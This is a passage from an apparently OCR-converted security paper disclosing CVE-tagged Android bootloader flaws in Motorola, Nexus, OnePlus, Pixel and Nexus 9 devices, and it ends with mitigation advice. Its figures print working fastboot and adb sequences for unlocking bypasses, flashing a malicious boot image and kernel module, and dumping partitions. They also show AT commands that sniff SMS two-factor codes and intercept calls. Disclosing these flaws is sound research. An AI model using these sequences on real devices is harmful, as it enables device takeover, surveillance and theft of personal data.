athene:/ # dd if=[...] of=/dev/block/bootdevice/by-name/tz
athene:/ # dd if=[...] of=/dev/block/bootdevice/by-name/sbl1
athene:/ # reboot bootloader

$ fastboot getvar all | grep git
(bootloader) sbl1.git: git=MBM-NG-VB0.0E-0-g83950b7
(bootloader) rpm.git: git=a970ead
(bootloader) tz.git: git=9fa1804
(bootloader) hyp.git: git=119e5b2-dirty
(bootloader) keymaster.git: git=119e5b2-dirty
(bootloader) cmnlib.git: git=119e5b2-dirty
(bootloader) aboot.git: git=MBM-NG-VB0.0E-0-g4986429
```

Figure 17: Downgrading ABOOT, SBL1 and TrustZone in Moto G4

Unlocking a Re-locked Nexus 6 Device from Platform OS Back in 2013, Dan Rosenberg found a vulnerability in the Motorola TrustZone kernel [8], allowing him to unlock the Motorola bootloader. In his blog, Dan depicted how Motorola implements Device Locking (also relevant for shamu), which can be summarized as the state machine on Figure 18. Its states are FL: Factory Locked (the initial state), UL: Unlocked. RL: Re-locked. Its transitions are as follows: (1) The user first unlocks the device. The WARRANTYVOID fuse is blown. This transition is governed by TEE thus it cannot be done from the

```
$ fastboot getvar all
...
(bootloader) secure: yes
(bootloader) unlocked: no
(bootloader) securestate: locked
(bootloader) iswarrantyvoid: yes
(bootloader) mot_sst: 2

$ fastboot oem config fsg-id "a initrd=0x11000000,1519997"
$ fastboot flash foo initroot.cpio.gz
$ fastboot continue
$ adb shell
shamu:/ # echo 0 > /dev/block/platform/msm_sdcc.1/by-name/sp
shamu:/ # reboot bootloader

$ fastboot getvar all
...
(bootloader) unlocked: yes
(bootloader) securestate: unlocked
(bootloader) iswarrantyvoid: yes
(bootloader) mot_sst: 3
```

Figure 19: Unlocking a re-locked Nexus 6 from Platform OS

Platform OS. (2) User re-locks the device. Bootloader writes an entry under the `sp` partition, with an HMAC produced by TEE. (3) User unlocks the device. Bootloader removes that entry.

Conclusion: An unrestricted root can unlock the device by invalidating the `sp` partition. See Figure 19.



$$\begin{tikzcd} \text{start} \arrow[r] & FL \arrow[r, "(1)"] & UL \arrow[d, bend right, "(2)"'] \\ & & RL \arrow[u, bend right, "(3)"'] \end{tikzcd}$$

Figure 18: Nexus 6 Device-Locking State Machine

Modifying the system partition (Moto G4 and others) Due to secure boot, modifying the `boot` and `recovery` partitions on recent Motorola devices (such as G4 & G5) will cause the boot process to end in the fastboot mode. In order to achieve persistent code execution, the attacker, however, can modify the `system` partition. Such a modification, however, is expected to both be prevented and detected by security controls. First, write-protection is enabled on the `system` partition (and others) by ABOOT during boot. Unfortunately this can be circumvented by the attacker by exploiting INITROOT slightly different – instead of instructing the bootloader to load the platform OS (by issuing `fastboot continue`), he can load the recovery OS, again, with the malicious `initramfs` injected into memory. Since the recovery OS needs write access on the `system` partition, the bootloader does not enable write-protection when booting into the recovery mode (see Figure 20). Then, the attacker can simply mount the `system` partition, and modify files. Tampering with the `system` partition can be detected by `dm-verity`, but sadly the `fstab` file under the Moto G4 `boot` image (and others), and in contrast to the G5 one, does not specify the `verify` attribute over the `system` partition. Controlling the `system` partition allows the attacker to do much havoc. For example, the attacker now owns the Android runtime, can replace apps with malicious ones, can sideload privileged apps, and more.

```
  if ( v5 == BOOTMODE_RECOVERY )
    ssm_en_write_protect = 0;
  if ( ssm_en_write_protect )
  {
    write_protect_partition((int)"system");
    write_protect_partition((int)"oem");
LABEL_13:
    write_protect_utags();
    write_protect_partition((int)"sp");
[...]
```

Figure 20: Recovery mode Lack of write-protection

Spacious Kernel Command-line injection from Platform OS Before we created the very concise (29-30 bytes) second-stage exploit, we had assumed we wouldn't be able to fit it in the `fsg-id` UTAG. For example, we incorrectly asserted we would need to provide the `rw` and `init=` arguments. We soon realized that by using INITROOT as a first-stage exploit, we could cause ABOOT to inject another string into the kernel command-line, which is much more spacious (256 bytes, although constrained by the kernel cmdline max size). Interestingly, on our Motorola devices there is one UTAG, named `cmdl`, which acts as a kernel command-line overlay (there are probably more UTAGs that propagate to the kernel command-line). While very appealing, unfortunately this UTAG cannot be controlled from `fastboot` on production devices. Despite that, as explained above, using the unrestricted root we gain, we can write on arbitrary block devices. It turns out that the UTAGs reside under the `utags` partition. See Figure 21 for our injected `cmdl` UTAG, which is later consumed by ABOOT. It's fairly reasonable to assume that any `cmdl` injected payload will survive future updates (unless Motorola decides to clean/remove it).

```
04c0  6320656667683d6a  6b6c0000636d646c  c efgh=jkl..cmdl
04d0  3a73747200000000  0000000000000000  :str...........
04e0  0000000000000000  000000000000003b  ...............;
04f0  0000000000000000  666f6f313d626172  ........foo1=bar
0500  3120666f6f323d62  61723220666f6f33  1 foo2=bar2 foo3
0510  3d6261723320666f  6f343d6261723420  =bar3 foo4=bar4
0520  666f6f353d626172  3520202020202020  foo5=bar5
0530  20200000736b753a  7374720000000000    ..sku:str.....
```

Figure 21: Injecting Kernel cmdline into the `utags` partition

Firmware Injection Having full control over `rootfs`, we can also create a malicious `/vendor` folder, which normally contains firmware images of various SoCs available on the board. Kernel drivers usually consume these images upon their initialization, and update their SoC counterparts if needed. Hence, the attacker could flash unsigned firmware images. We haven't verified if there are such, but projecting from other devices, there are. As for signed ones, downgrade attacks could be possible as well. In addition, the modem firmware resides under `/firmware/image`, which we could also alter and theoretically conduct similar attacks. Again, we haven't verified what kind of integrity checks exist nor if it is vulnerable to downgrade attacks, leaving it aside for future research.

7.2 OnePlus 3/3T Bootloader Locking & Verified Boot Bypasses

In this section we describe a couple of vulnerabilities that allow attackers to effectively unlock (`CVE-2017-5626`) and bypass verified boot (`CVE-2017-5624`) in OnePlus 3/3T devices.

7.2.1 Vulnerabilities

OnePlus 3 & 3T had two proprietary fastboot OEM commands: (1) `4F500301` – bypasses the bootloader's lock – allowing one with fastboot access to effectively unlock the device, disregarding OEM Unlocking, without user confirmation and without erasure of the `userdata` partition (which normally occurs after lock-state changes as per [4]) . Moreover, the device still reports it's locked after running this command. (2) `4F500302` – resets various bootloader settings. For example, it will re-lock an unlocked bootloader without user confirmation, again, in contrast to the specification.

Analyzing the OnePlus 3/3T ABOOT binaries shows that the routine (Figure 22) which handles the `4F500301` command is pretty straightforward – it sets some global flag (which we coined `magicFlag`). By further analysis of the procedures which handle the `flash` (Figure 23) and `erase` fastboot commands, we can clearly see

```
// 'oem 4F500301' handler
int sub_918427F0()
{
  magicFlag = 1;
  [...]
  return sendOK((int)"", dword_9198D804);
}
```

Figure 22: OxygenOS $<$ 4.0.2 ABOOT `oem 4F500301` handler

```
// 'flash' handler
const char *__fastcall sub_91847EEC(char *partitionName, int
      *a2, int a3)
{
  char *pname; // r5@1
[...]
   if ( (result || magicFlag)
     && (([...] || magicFlag) )
    {
      result = (const char *)sub_918428F0(pname, v10);
      if ( !result || magicFlag )
        goto LABEL_7;
[...]
LABEL_7:
[...]
    if ( *v4 != 0xED26FF3A )
    {
      if ( *v4 == 0xCE1AD63C )
        cmd_flash_meta_img(pname, (unsigned int)v4, v5);
      else
        cmd_flash_mmc_img(pname, (int)v4, v5);
      goto LABEL_10;
    }
    v7 = v4;
  }
  cmd_flash_mmc_sparse_img(pname, (int)v7, v5);
[...]
 }
```

Figure 23: OxygenOS $<$ 4.0.2 ABOOT `flash` handler (simplified)

`magicFlag` overrides the lock state of the device in several checks – when flashing or erasing a partition – a bootloader locking bypass.

Furthermore, `CVE-2017-5624` allows attackers to persistently make a OnePlus 3/3T bootloader start the platform with `dm-verity` disabled, by issuing the `fastboot oem disable_dm_verity` command. Once the attacker issues that command, the bootloader will load the Linux kernel with the `androidboot.enable_dm_verity=0` kernel command-line argument, which eventually propagates to the `ro.boot.enable_dm_verity` system property. The former later instructs OnePlus's `init` to disable `dm-verity`. Having `dm-verity` disabled, the kernel will not verify the `system` partition (and any other `dm-verity` protected partition) – a Verified Boot bypass.

```
$ fastboot flash boot evilboot.img
[...]
FAILED (remote: Partition flashing is not allowed)
finished. total time: 0.358s

$ fastboot oem 4F500301
$ fastboot flash boot  evilboot.img
[...]
OKAY [  0.135s]
finished. total time: 0.480s

$ fastboot continue
$ adb push evil.ko /data/local/tmp
$ adb shell

OnePlus3:/ # id
uid=0(root) gid=0(root) groups=0(root),[...] context=u:r:su:
     s0
OnePlus3:/ # getenforce
Permissive
OnePlus3:/data/local/tmp # insmod ./evil.ko
OnePlus3:/data/local/tmp # dmesg | grep "Evil␣LKM"
[19700121_21:09:58.970409]@3 Hello From Evil LKM
```

Figure 24: unrestricted root shell & Kernel code execution on OnePlus 3/3T

7.2.2 Exploitation

Despite `CVE-2017-5624`, by exploiting `CVE-2017-5626` alone, the attacker, for example, can flash a malicious `boot` image (which contains both the Linux kernel & `initramfs`), in order to practically own the platform. While the bootloader detects such an event, OnePlus 3 & 3T allow booting in the 'red' `verifiedboot` state [4], albeit with a 5 second auto-dismissing warning. Another option which will not trigger this warning is a downgrade attack – flashing an old signed image that may contain known security vulnerabilities. The OnePlus 3/3T kernel seems to be compiled with Linux Kernel Modules (LKM) enabled, so running kernel code does not even require patching / recompiling the kernel. Figure 24 shows a successful exploitation attempt.

Adding `CVE-2017-5624` to the equation, the attacker can flash and successfully load a tampered `system` image, without any warning. Similarly to the Moto G case, the attacker now owns the Android runtime, can replace apps with malicious ones, can sideload privileged app (by placing APKs under `/system/priv-app/<APK_DIR>` which will eventually cause them to be added to the `priv_app` domain), and more.

More severely, combining these vulnerabilities with `CVE-2017-5622` (Section 4), allows malicious chargers to easily take over OnePlus 3/3T devices. The only requirement for them is to be connected while being powered-off. (Otherwise the charger can just wait until the battery has drained out.)

7.3 Other Discovered OS Integrity Issues

SELinux Security Bypass in OnePlus 3/3T Similarly to the OnePlus `dm-verity` issue, the attacker can put the platform's SELinux in *permissive* mode (`CVE-2017-5554`), which severely weakens it, by issuing `fastboot oem selinux permissive`. The interaction between the bootloader and the Linux kernel is through the `androidboot.selinux` argument in the kernel command-line, which is parsed by `init`.

Kernel Cmdline Injection is not Moto only A known vulnerability in Amazon Fire (`ford`)[4] allowed for kernel command-line injection through the `oem append-cmdline` command. Running ABOOTOOL over our devices has revealed that ABOOT of one of them has that command enable as well, where another one has it implemented albeit restricted on locked bootloaders.

Unlocking without User Interaction in Nexus 6P By issuing `oem unlock-go` while OEM Unlocking is enabled, bootloader unlocking will occur, without user confirmation (ANDROID-34622855) in contrast to [4].

8 Data Exfiltration

In this section we present a series of vulnerabilities that impact the device owner's confidentiality, allowing for extraction of both volatile and non-volatile memory.

RAM dumping A vulnerability (tagged as `ALEPH-2016000`) in the Nexus 5X ABOOT allowed attackers to force a kernel panic in ABOOT by issuing the `fastboot oem panic` command (see Figure 25). The problem is that in the vulnerable versions of the bootloader, such a crash caused the bootloader to expose a serial-over-USB interface, identified as `Qualcomm HS-USB 900E`. Code implemented by the `SBL`, allowed fetching a full memory dump of the device, via that interface. In order to prove the severity of the vulnerability, we have set the device password to '`buggybootload3r`' and then searched it on the fetched memory dump – it was indeed found (Figure 26).

eMMC dumping Extraction of eMMC data through `fastboot` may enable offline attacks, in addition to other vulnerabilities (e.g. the one above) that can be used in order to leak the AES master key from memory[5]. One notable vulnerability is `CVE-2016-8462` [17] where a

[4]https://forum.xda-developers.com/amazon-fire/orig-development/root-t3272362

[5]https://android.googlesource.com/platform/system/vold/+/android-7.1.1_r38/cryptfs.c

```
[38870] fastboot: oem panic
[38870] panic (frame 0xf9b1768):
[38870] r0  0x0f9972c4 r1  0x4e225c22
        r2  0x7541206f r3  0x74206874
[38870] r4  0x0f9972e8 r5  0x0f96715c
        r6  0x0f9972f0 r7  0x0f9670ec
[38870] r8  0x0f92e070 r9  0x00000000
        r10 0x00000000 r11 0x00000000
[38870] r12 0x0f92e070 usp 0x0f9650ec
        ulr 0x00000000 pc  0x0f99c75c
[38870] spsr 0x0f936964
[38870]  fiq r13 0x0f989490 r14 0x00000000
[38870]  irq r13 0x0f989490 r14 0x0f9004f4
[38870]  svc r13 0x0f9b16f0 r14 0x0f92dd0c
[38870]  und r13 0x0f989490 r14 0x00000000
[38870]  sys r13 0x00000000 r14 0x00000000
[38880] panic (caller 0xf936964): generate test-panic
```

Figure 25: ABOOT forced-panic on Nexus 5X

```
2675d0d0: .......3 .y....w.
2675d0e0: ......n. ........
2675d0f0: .ph..... ....bugg
2675d100: ybootloa d3r.bugg
```

Figure 26: Exfiltrated device password in Nexus 5X Memory dump

command existed in the Google Pixel bootloader which returned the SHA-1 of data with a given size and offset, at a specified partition: `fastboot oem sha1sum <partition> <offset> <size>`. With this command, the adversary can easily compute the preimage of the first bytes of any partition, which may allow exfiltrating sensitive information out of the device. In addition to the first bytes, one can conduct a preimage attack against higher offsets if a specific pattern is (approximately) known, such as a known suffix or a prefix. See Figure 27 which shows two runs of our PoC exploit[6] against the `board_info` partition. The first run leaks bytes 0-7 (`HTC-BOAR`) where the second leaks bytes 158-161 ("`\xA2\x80\x00\x00`").

Another interesting vulnerability (`CVE-2017-5625`) in the OnePlus 3/3T bootloader allowed for eMMC dumping, this time without any preimage computations. Through `fastboot oem dump <partition>` the adversary could partially dump (only the first bytes are printed, and then it goes in a loop) the contents of any partition except `keystore` (Figure 28).

9 Hidden Functionality

Devices often ship with engineering code that is neutralized in production, regularly implemented through different boot modes, specified by the bootloader under the `androidboot.mode` kernel command-line ar-

[6]https://github.com/roeeh/PoC/tree/master/CVE-2016-8462

```
>> preimage.py board_info
> fastboot oem sha1sum board_info 0 1 =
7cf184f4c67ad58283ecb19349720b0cae756829 (1 byte )
00000000 : 48 H
> fastboot oem sha1sum board_info 1 1 =
c2c53d66948214258a26ca9ca845d7ac0c17f8e7 (1 byte )
00000001 : 54 T
> fastboot oem sha1sum board_info 2 2 =
f1dfdb58024fd801bb8d8d91b16183f255579149 (2 bytes )
00000002 : 43 C
00000003 : 2d -
> fastboot oem sha1sum board_info 3 3 =
16ad0e2f78e56b3d6dc93bd203e12b8118605de5 (3 bytes )
00000004 : 42 B
00000005 : 4f O
> fastboot oem sha1sum board_info 4 4 =
7e426c6d5f7b5ce99624a8e678a79828180bcd77 (4 bytes )
00000006 : 41 A
00000007 : 52 R
>> preimage.py board_info 4 158
> fastboot oem sha1sum board_info 158 158 =
45b1b0a4fe2bbefb1f7eb001b57bcb61a1d025b9 (158 bytes )
0000009e : a2
0000009f : 80
000000a0 : 00
000000a1 : 00
```

Figure 27: Leaking bytes out of Pixel Flash

```
> fastboot oem dump userdata
[...]
(bootloader) Dump partition: userdata
(bootloader) C0C7A7D7DFE7BA0214A21F336631...
(bootloader) 3B19C068DEED8C7D333037AB6B77...
(bootloader) E793F5692B86E95D4D697FA98966...
(bootloader) 9EFFB47DFC976857BDE7D388A0DC...
(bootloader) 239E3D9829DFC8627A0F19D8D73F...
(bootloader) B78A8C51D338385A853E4E2A3DBA...
[...]
```

Figure 28: Leaking bytes out of OnePlus 3/3T Flash

gument (with a default value of '`normal`'). The latter propagates to the `ro.bootmode` system property. Then, `init` scripts can then take this input and customize the platform initialization. Another example is *UsbDeviceManager*, that maps between the *(*`bootmode`*, current USB configuration)* and *(new USB configuration)*. The new USB configuration is then saved under the `sys.usb.config` system property which triggers an *on property* `init` event that may enable additional USB interfaces . This implies that the attacker, capable of changing `androidboot.mode` may gain extra capabilities if a safe USB configuration can now be overridden with an unsafe one. Indeed, in many devices (including Motorola ones, Nexus 6P & OnePlus), the original configurations are overridden with some more capable ones.

In Nexus 6, for example, the added new interfaces are: (1) `diag`: provides diagnostics access to the Snapdragon 805 SoC (`APQ8048`). We did not manage to conduct any attack by accessing this interface, although further research may prove otherwise. (2) `diag_mdm`: Provides diagnostics access to the to the modem (`MDM9x25`)

Motorola	`config bootmode {bp-tools/factory}`
Motorola	`bp-tools-on`
Nexus 6P	`enable-{bp-tools/hw-factory}`
OnePlus 3/3T	`boot_mode {rf/wlan/ftm/normal}`

Figure 29: Boot Mode changing OEM commands

(3) `serial_hsic`. Serial access to the device's modem's AT interface. (4) `serial_tty`: Access to a `NMEA` interface. This interface should provide GPS data. (5) `rmnet_hsic`: Access to the `RmNet` interface. (6) `usbnet`: A USB interface which identifies as "`Motorola Test Command`". As for Nexus 6P, we have: (1) `diag`: provides diagnostics access to the modem. Port identified as `MSM8994`. Enabling this interface has no security impact, at least on our Nexus 6P test devices, because accessing the diagnostics data required flashing a custom radio image. (2) `serial_smd`: Serial access to the device's modem's `AT` interface. (3) `adb`: Enables the Android Debug Bridge. This added interface is problematic since it dishonors the *Enable USB debugging* checkbox under the Developer Settings menu, allowing the device to accept ADB connections from previously authorized USB hosts. (4) `rmnet_ipa`: Provides access to the `RmNet` interface. (5) `manufacture`: Includes all of the above interfaces in addition to a mass-storage device interface, which seems to have no security impact.

Vulnerabilities The only remaining question is how the adversary changes `androidboot.mode`. It turns out that under the Motorola and Nexus 6P devices' *fastboot* UI , two proprietary menu items exist. These menu items instruct, even on locked bootloaders (of the vulnerable version), to change the `androidboot.mode` argument to either `bp-tools` or `hw/mot-factory`. Interestingly the ability to change the boot mode via the fastboot UI has long been known within the developers community, however its security impact seems to have been overlooked. The situation is more severe, because the adversary can persistently change the boot mode in vulnerable versions of the bootloaders, even on OnePlus 3/3T devices, by issuing one of the fastboot commands listed on Figure 29 (`CVE-2016-8467/2017-5623`). It should be noted that while the relevant commands also exist on our Moto G4 / G5 devices, only selecting the boot mode on the UI has any effect (i.e. the fastboot commands do not change the boot mode). Despite that, we suspect it had used to work in older versions of the Motorola bootloader on Moto devices, and was disabled as per our Nexus 6 disclosure to Android Security.

Exploitation In this section the Motorola device we verified the exploitation on is Nexus 6 – other Moto devices could be exploitable to some degree as well. As for Nexus 6, the attacker can access the modem diagnostics `diag_mdm` interface. Accessing that interface allows the adversary to practically own the modem. We successfully managed to (1) Intercept phone calls. In our test environment, those were UMTS RX/TX vocoder frames with `AMR_12.2` encoded audio [19]. We then assembled them into an AMR File [20]. The result waveform is depicted on Figure 30. (2) Sniff data packets (Figure 31). (3) Find the exact GPS coordinates with detailed satellite information. (4) Get call information. (5) Initiate phone calls. (6) Access / Change modem NV items. (7) Access / Change the EFS.

As for both Nexus 6 & Nexus 6P, the attacker has `AT` access to the modem which allows him to steal sensitive information such seeing incoming call numbers. In addition, the attacker can retrieve the Physical Cell ID (PCI) and signal level. The attacker can also transparently read and send SMS messages on behalf of the victim. See Figure 32, which depicts SMS sniffing via the `AT` interface on Nexus 6P, allowing the attacker to bypass two-factor authentication. The attacker can make the device accept or place phone calls. Moreover, the attacker can permanently change various radio settings, such as disabling the circuit- or packet-switched services (with `AT^SYSCONFIG`), making the device unable to place/receive phone calls or data. Unfortunately, these changes survive Android Factory Resets. In addition, the attacker can downgrade the network connection to older protocols. Additional `AT` commands with security impact are given by Figure 33. The enabled `AT` interface also unnecessarily increases the attack surface of the victim's device (Nexus 6 has 372 `AT` commands returned by `AT$QCCLAC`, while Nexus 6P has 316 commands).

On Nexus 6, we also discovered an uninitialized 4-5 bytes leak in the Motorola proprietary `usbnet` driver (`CVE-2016-6678` [21]), that allowed the attacker, by inducing the device to send packets over the USB wire, to receive the leaked bytes. That can be done by sending UDP packets to closed UDP ports that would cause the other end to transmit ICMP port unreachable replies.

Interestingly on OnePlus 3/3T, beyond the intended functionality of the special boot modes (which we did not investigate), the bootloader loads the platform in an insecure configuration. While the platform is unusable when booting with one of the special boot modes (some static image is displayed), we noticed that `adb` was enabled, lacking host-authorization. That allowed for arbitrary code execution as the `shell` user. Moreover, SELinux ran in `permissive` mode, which allowed for even further exploitation. For example, we managed to change the USB configuration (which cannot be done without





Figure 30: Intercepted UMTS RX by abusing the Nexus 6 modem diagnostics



```
Source      Destination               Protocc Info
10.         ec2-52-0-207-223.com…     TCP     41371 → 80 [FIN, ACK] Seq=1 Ack=1 W
10.         ams01-login.dotomi.c…     TCP     47835 → 80 [FIN, ACK] Seq=1 Ack=1 W
10.         ams01-login.dotomi.c…     TCP     47836 → 80 [FIN, ACK] Seq=1 Ack=1 W
10.         scache.orange.net.il      DNS     Standard query 0x43d7 A www.ibm.co
10.         scache.orange.net.il      DNS     Standard query 0x17e0 A google.com
10.         google-public-dns-a.…     DNS     Standard query 0x35c9 A google.com
10.         ec2-52-220-5-172.ap-…     TCP     44873 → 80 [ACK] Seq=2 Ack=2 Win=34
10.         scache.orange.net.il      DNS     Standard query 0xd425 A google.com
10.         google-public-dns-a.…     DNS     Standard query 0x3771 A google.com
10.         scache.orange.net.il      DNS     Standard query 0xcffe A google.com
10.         google-public-dns-a.…     DNS     Standard query 0x73a5 A google.com
10.         ec2-52-220-5-172.ap-…     TCP     44877 → 80 [SYN] Seq=0 Win=65535 Le

0000  45 00 05 78 7c 6d 40 00  40 06 72 a4 0a [redacted]   E..x|m@. @.r....W
0010  17 dd 9b 55 bc 13 00 50  90 d9 78 02 b9 20 9d a4   ...U...P ..x.. ..
0020  80 10 01 61 fd 6f 00 00  01 01 08 0a 00 2a 49 a9   ...a.o.. .....*I.
0030  6a c0 92 9f 47 45 54 20  2f 20 48 54 54 50 2f 31   j...GET  / HTTP/1
0040  2e 31 0d 0a 48 6f 73 74  3a 20 77 77 77 2e 69 62   .1..Host : www.ib
0050  6d 2e 63 6f 6d 0d 0a 43  6f 6e 6e 65 63 74 69 6f   m.com..C onnectio
0060  6e 3a 20 6b 65 65 70 2d  61 6c 69 76 65 0d 0a 55   n: keep- alive..U
0070  70 67 72 61 64 65 2d 49  6e 73 65 63 75 72 65 2d   pgrade-I nsecure-
0080  52 65 71 75 65 73 74 73  3a 20 31 0d 0a 55 73 65   Requests : 1..Use
0090  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 69 6c 6c 61   r-Agent:  Mozilla
00a0  2f 35 2e 30 20 28 4c 69  6e 75 78 3b 20 41 6e 64   /5.0 (Li nux; And
00b0  72 6f 69 64 20 37 2e 30  3b 20 4e 65 78 75 73 20   roid 7.0 ; Nexus
00c0  36 20 42 75 69 6c 64 2f  4e 42 44 39 30 5a 29 20   6 Build/ NBD90Z)
00d0  41 70 70 6c 65 57 65 62  4b 69 74 2f 35 33 37 2e   AppleWeb Kit/537.
00e0  33 36 20 28 4b 48 54 4d  4c 2c 20 6c 69 6b 65 20   36 (KHTM L, like
00f0  47 65 63 6b 6f 29 20 43  68 72 6f 6d 65 2f 35      Gecko) C hrome/5
```

Figure 31: LTE Data sniffing through the Nexus 6 modem diagnostics

ADB access and without permissive SELinux), see Figure 34, so that extra USB interfaces became enabled (e.g. the modem's `diag` and AT interfaces). Although the modem seemed uninitialized in the OnePlus case, as explained above, by accessing the modem's diagnostics we could gain read/write access to the EFS.

10 Attacking SoCs

Attackers can go beyond subverting the integrity & confidentiality of the platform OS, as bootloader vulnerabilities may exist which allow targeting peripheral SoCs found on the device's board. In this section we present two such vulnerabilities, that we found in the HTC Nexus 9 bootloader.

I^{2}C Access & Potential Firmware Injection I^2*C* is a common protocol for Inter-SoC communication, which is used by many SoCs to pass both data and control messages.

We discovered that a set of OEM commands in Nexus 9 allowed accessing various I^{2}C buses on the board: `fastboot oem {i2cr, i2cw, i2crNoAddr, i2cwNoAddr, i2cdetect}`. That gave attackers an opportunity to leak sensitive information out of SoCs, and exploit vulnerabilities found in them. Combining this vulnerability (`CVE-2017-0563`) with `CVE-2017-0510/0648` (Section 4) allows malicious headphones to communicate through I^{2}C with various SoCs found on the board – a very unusual data flow.

SoCs that accept unsigned firmware upgrades over I^{2}C could potentially be exploited. One such a SoC is Cypress SAR. This sensor is managed by a driver available under `drivers/input/touchscreen/cy8c_sar.c`. The driver uses the sensor's data in order to regulate the radiation level emitted by the device. The sensor communicates with the application processor via I^{2}C bus #1. We discovered its firmware updates are also carried over that bus: During the platform boot, the driver samples the SoC's firmware's version via chip address

```
ATI
Manufacturer: QUALCOMM INCORPORATED
Model: 4097
Revision: angler-03.78 1 [Oct 20 2016 10:00:00]
SVN: 78
IMEI:
+GCAP: +CGSM

OK
AT+CMGF=2
OK
AT+CNMI=1,2,0,0,0
OK

+CMT : "+447[...]",,"16/12/26,16:56:18+08"
Please use the code - 185098 to verify your phone for [...]
     two-factor authentication.
```

Figure 32: SMS sniffing via AT commands on Nexus 6P

AT	Desc	N6	N6P
`+CLCC`	Show current call	X	X
`+VZWRSRP/Q`	Get Physical Cell ID, RSRP and RSRQ	X	
`+CMGS`	Send SMS	X	X
`+CNMI=1,2,0,0,0`	Sniff SMS	X	X
`+CFUN=6`	Reboot the device	X	
`SYSCONFIG=13,0,2,4`	Downgrade to GSM	X	X
`SYSCONFIG=2,0,2,0`	Circuit-switching Only	X	X
`SYSCONFIG=2,0,2,1`	Packet-switching Only	X	X

Figure 33: Various `AT` commands with security impact

```
OnePlus3T:/ $ getenforce
Permissive
OnePlus3T:/ $ setprop sys.usb.config diag,acm_smd,acm_tty,
     rmnet_bam,mass_storage,adb
```

Figure 34: Enablement of Sensitive USB interfaces

```
$ fastboot oem i2cr 1 0xb8 6 1
...
(bootloader) ret:0
(bootloader) > [1] = 1f 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
OKAY [  0.012s]
finished. total time: 0.013s
```

Figure 35: Nexus 9: Querying the Cypress SAR SoC firmware version with I^{2}C through fastboot

0x5{c,d}, register 0x6. If does not match the one available under /vendor/firmware/sar{0,1}.img, it initiates with a firmware flashing process (via I^{2}C chip address 0x6{0,1}). It seems though that the firmware is not signed by Cypress, thus anyone having access to the I^{2}C bus, can re-flash the firmware of the SoC. Figure 35 shows how we query the version of the running firmware using I^{2}C, via fastboot.

We successfully managed to flash the firmware using the I^{2}C character device (/dev/i2c-1). HBOOT's limitation of the number of fastboot I^{2}C command arguments to 16 creates a technical difficulty controlling the last bytes of each firmware image line (which also contains the checksum) during the flashing process, however further research may show it can be bypassed as well. Future work may also indicate that there are other I^2C flashable SoCs.

SensorHub Firmware Downgrade Another SoC that the Nexus 9 device contains is one manufactured by Cywee. This SoC acts as the device's Sensor Hub. The SoC is an STM32F401B/C ARM Cortext-M4 MCU, managed by a driver available under drivers/i2c/chips/CwMcuSensor.c. The platform communicates with Sensor Hub via I^{2}C bus #0 and via 4 GPIO ports. The MCU has two modes: (1) Application mode. This is the normal firmware operation, where the MCU provides the sensors' data via I^{2}C (slave address 0x72). (2) Bootloader mode [22]. This mode allows for firmware management via various interfaces, including I^{2}C (slave address 0x39). The MCU switches to the bootloader mode when the bootloader "activation Pattern 1" is detected [23] (which makes a Firmware Injection attack from ABOOT, similar to the potential one depicted above, impossible. This is because that activation pattern requires control of GPIO ports other than the ones used for I^{2}C) . Upon the platform boot, the CwMcuSensor driver queries the firmware's version (I^{2}C register 0x10). If it does not match the one found under the vendor's partition (/vendor/firmware/sensor_hub.img), it switches to the bootloader mode, and upgrades the firmware (again, via I^{2}C). Please note that the firmware is not signed.

```
$ fastboot oem i2cr 0 0xe5 0x10 6
(bootloader) ret:0
(bootloader) > [8] = 1 0 10 28 2 1 0 0 0 0 0 0 0 0 0 0
[..]
$ fastboot oem sensorhubflash
[...]
$ fastboot oem i2cr 0 0xe5 0x10 6
...
(bootloader) ret:0
(bootloader) > [8] = 1 0 a 13 1 1 0 0 0 0 0 0 0 0 0 0
```

Figure 36: Nexus 9: SensorHub Downgrade via fastboot (CVE-2017-0582)

By issuing the proprietary fastboot oem command sensorhubflash, the adversary can downgrade the Sensor Hub firmware to an older version, stored under the SER partition (/dev/block/mmcblk0p19). This version may contain vulnerabilities which can allow the attacker to compromise the MCU. One may claim that it is not an issue because the platform would immediately upgrade the firmware upon boot (since its version is different from the one found in the vendor image), however, in Nexus 9, as mentioned above, the I^{2}C buses can be accessed via the fastboot / HBOOT interfaces. Therefore, the attacker can interact with the old firmware *before* it is replaced by the platform using I^{2}C, and thus potentially exploit a security vulnerability which would allow him to return a bogus version identifier, bypassing the platform's check. Note that the SoC's I^{2}C handler code runs in privileged mode. Figure 36 demonstrates a successful downgrade attack. We first query the firmware version using I^{2}C, downgrade it using the OEM command, and re-query its version, proving it has been downgraded.

11 Mitigation

While the aforementioned vulnerabilities have been fixed (or patches are underway), new vulnerabilities may emerge. In general, OEM commands are unnecessary in production builds. thus we encourage OEMs to reduce this attack surface by overwhelmingly removing **all** OEM commands from such builds, or by enabling them only if the bootloader is unlocked. Upstream code (such as the CodeAurora Little Kernel based ABOOT [24]) should also consider implementing such a coarse restriction.

